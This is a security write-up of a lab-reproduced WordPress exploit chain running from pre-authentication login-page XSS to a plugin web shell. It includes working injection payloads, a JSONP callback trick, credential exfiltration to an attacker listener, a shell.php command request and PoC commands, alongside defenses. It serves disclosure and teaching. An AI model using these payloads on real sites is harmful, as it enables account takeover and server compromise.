Authorized testing only.
Everything below was run against a local lab (WordPress 7.0.2 on localhos). Do not use these techniques against systems you do not own or have explicit permission to test.
Executive summary
XSS2Shell is not a single bug — it is a seven-stage exploit chain that starts with one character (< followed by a space) bypassing two different HTML parsers on WordPress's login page, and ends with PHP executing on the server as www-data.
What makes it dangerous:
- Stage 1 requires zero authentication — anyone can trigger JavaScript on
wp-login.php. - It lives in WordPress Core — not a plugin; virtually every supported install since 2016 is affected.
- It uses WordPress's own code —
user-profile.js, REST JSONP, Application Passwords, plugin upload — as gadgets. - Full RCE is demonstrated and acknowledged by WordPress — though it requires tricking a logged-in administrator into one click.
This article walks through each stage with screenshots from our local lab.
The lab environment
git clone <this-repo> cd xss2shell make up # WordPress 7.0.2 on http://localhost:9080| Component | URL | Credentials |
|---|---|---|
| Vulnerable WordPress | http://localhost:9080 | admin / admin123! |
| Patched comparison | http://localhost:9081 | (optional) |
| Attacker listener | http://127.0.0.1:9090 | started by PoC script |

Every WordPress site exposes /wp-login.php. That page is the entry point for the entire chain.
Stage 0 The parser differential (root cause)
When login fails, WordPress echoes the submitted username inside an error message. The username passes through two sanitizers that disagree about what a "tag" is:
| Layer | Function | Sees < area as… |
|---|---|---|
| PHP | strip_tags() | Plain text (space after < = not a tag) |
| WordPress KSES | wp_kses_post() | Valid |
The payload uses a space after<:
< area id=demo-marker>< div id=color-picker class=reset-pass-submit>< button class="wp-generate-pw color-option">XOn vulnerable WordPress 7.0.2, this survives sanitization and becomes live DOM:
./scripts/demo-parser-diff.sh http://localhost:9080
On patched WordPress 7.0.4, the same payload is HTML-escaped in the error message — no live elements.
This bug has existed since WordPress 4.7 (2016) and was missed by years of security audits.
Stage 1 Pre-authentication XSS (no login required)
Injected DOM nodes match selectors that WordPress's own user-profile.js looks for on the login page (loaded for the password-reset flow):
.reset-pass-submit .wp-generate-pwis auto-clicked on page load- The click bubbles to
#color-picker's delegated handler - Guard check
user_id === checkuser_idpasses because both areundefined - jQuery POSTs to
ajaxurl— butajaxurldoesn't exist on the login page…
Unless we clobber it:
<area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert&_envelope=1>The <area id=ajaxurl> element becomes window.ajaxurl. jQuery calls .toString() → returns href. WordPress REST returns JSONP → jQuery globalEval() → alert()runs on the WordPress origin.

Submit the form (or open demo/stage1-preauth-xss.html and click Run Stage 1):

Impact at this stage alone: credential phishing on the real domain, session riding, same-origin API calls — with zero authentication.
Stage 2 Social engineering — the admin click
Stages 2–7 require a logged-in administrator to open an attacker-controlled page. This is the friction that keeps CVSS below 10 — but it is realistic for targeted attacks.
The admin might receive: "Your session expired — click here to re-authenticate."

When clicked, the attacker page:
- Opens a child popup (
about:blank) - Redirects the main window to WordPress's Application Password authorization page
- Writes an XSS form into the child popup and auto-submits it to
wp-login.php

Stage 3 Same-Origin Method Execution (SOME) — auto-approve
The child window's XSS payload changes the JSONP callback from alert to:
window.opener.approve.clickWordPress REST wraps the response:
/**/window.opener.approve.click({...})The runtime resolves window.opener (parent window) → .approve (the #approve button) → .click(). The Application Password Approve button is clicked automatically — no user interaction on that page.

Notice the callback URL in the page: credentials will be sent to http://127.0.0.1:9090/callback?...&password=[------].
Stage 4 Application Password capture
WordPress creates a new Application Password and redirects to the attacker's success_url with the credential in the query string:
http://127.0.0.1:9090/callback ?site_url=http://localhost:9080 &user_login=admin &password=XXXX XXXX XXXX XXXX XXXX XXXXThe attacker now has HTTP Basic auth credentials for the WordPress REST API — from the admin's own session, without the admin typing anything after the initial link click.
Stage 5 Publish attacker-controlled page
Using the stolen Application Password, the attacker POSTs to /wp-json/wp/v2/pages and publishes a page with embedded JavaScript. Administrators have the unfiltered_html capability — script tags survive.
Stage 6 Plugin upload via admin session
The attacker's JavaScript (running in the admin's browser on the published page):
- Fetches
/wp-admin/plugin-install.php?tab=uploadfor the upload nonce - POSTs a malicious ZIP to
/wp-admin/update.php?action=upload-plugin - WordPress extracts it to
wp-content/plugins/xss2shell/
The plugin does not need to be activated. PHP files in the plugin directory are directly web-accessible.

Stage 7 Remote code execution
GET /wp-content/plugins/xss2shell/shell.php?cmd=whoamiResponse:
{ "rce": true, "user": "www-data", "output": "www-data\n" }
The attacker now runs arbitrary commands as the web server user — read wp-config.php (database credentials), dump the database, pivot laterally.
Full PoC terminal output:
The full chain at a glance
sequenceDiagram participant A as Attacker server participant V as Victim browser participant W as WordPress 7.0.2 Note over V,W: Admin is logged in V->>A: Opens phishing link (1 click) A->>V: Attacker HTML + child popup V->>W: Main window → authorize-application.php V->>W: Child POSTs XSS payload to wp-login.php W->>V: JSONP executes window.opener.approve.click Note over V,W: Approve button clicked automatically W->>A: Redirect with Application Password A->>W: REST API publish page (Basic auth) V->>W: Admin visits page → uploads plugin ZIP V->>W: GET shell.php?cmd=whoami W-->>A: www-dataHow dangerous is it really?
What is guaranteed (high confidence)
| Property | Value |
|---|---|
| Authentication for XSS | None |
| Affected installs | All WordPress 4.7+ before patch |
| Default-config exploitability | Stage 1 works out of the box |
| User interaction for XSS | Victim visits attacker URL |
What requires additional conditions (RCE path)
| Condition | Notes |
|---|---|
| Logged-in administrator | Must have active WP session |
| Social engineering | Admin must click attacker link |
| Application Passwords enabled | Default since WP 5.6; needs HTTPS or local env |
| Popup not blocked | Browser must allow window.open from user gesture |
Severity calibration
| Metric | Value | Interpretation |
|---|---|---|
| CVSS 4.0 | 8.9 High | Full chain impact scored; not Critical because of UI:A |
| CVSS 3.1 | 6.1 Medium | Older scoring undervalues chained impact |
| EPSS | ~0.77% | Low predicted mass exploitation (Aug 2026) |
| CISA KEV | Not listed | No confirmed in-the-wild mass exploitation yet |
| Public PoCs | Multiple on GitHub | Exploitation window may shrink |
Bottom line: This is not a wormable zero-click RCE like Log4Shell. It is a deeply technical, Core-level vulnerability affecting ~43% of the web where:
- Stage 1 alone is a serious pre-auth XSS on the login page
- The full chain converts one admin click into server compromise
- The root cause (parser differential) applies to any codebase using multiple HTML parsers
WordPress's own advisory states RCE requires "conditions outside of the attacker's control" and "successful social engineering." That is accurate — but the demonstrated chain makes those conditions achievable with a single link.
Reproduce the full chain locally
# 1. Start lab make up # 2. Enable Application Passwords on HTTP (lab only) docker exec xss2shell-wordpress-1 bash -c \ "grep -q WP_ENVIRONMENT_TYPE /var/www/html/wp-config.php || \ sed -i \"/That's all, stop editing/i define( 'WP_ENVIRONMENT_TYPE', 'local' );\" /var/www/html/wp-config.php" # 3. Start PoC listener python3 xss2shell_poc.py -t http://localhost:9080 --lhost 127.0.0.1 --lport 9090 -c "whoami" --keep # 4. In browser: # a. Log in as admin at http://localhost:9080/wp-login.php # b. Open http://127.0.0.1:9091/phishing-sim.html # c. Click "Open attacker page" (allow popups) # d. Wait for terminal output showing shell + whoamiDefense
| Priority | Action |
|---|---|
| Immediate | Update to WordPress 7.0.3 or your branch's patched release (full list) |
| Verify | ./scripts/demo-parser-diff.sh should show no injected |
| Harden | Disable Application Passwords if unused; restrict plugin uploads; enforce 2FA for admins |
| Monitor | Watch for failed-login usernames containing < area patterns |
| WAF | Block < area / < div patterns on wp-login.php POST bodies |
The fix adds esc_html() to the username in the login error path — ensuring the string is treated as text, not re-parsed as HTML.
Why this matters for security research
Each link in the chain is individually boring:
- Parser differential → low severity housekeeping
- Wrong script loaded on login page → low
- JSONP callback validated by regex → medium
- Application Password in redirect URL → medium
- Plugin directory executes PHP without activation → known design
Assembled, they are CVSS 8.9 and a shell.
The lesson: when assessing XSS findings, ask "what is already loaded on this page, and what will it do if I hand it the right DOM nodes?" Severity is a property of the chain, not the individual bug.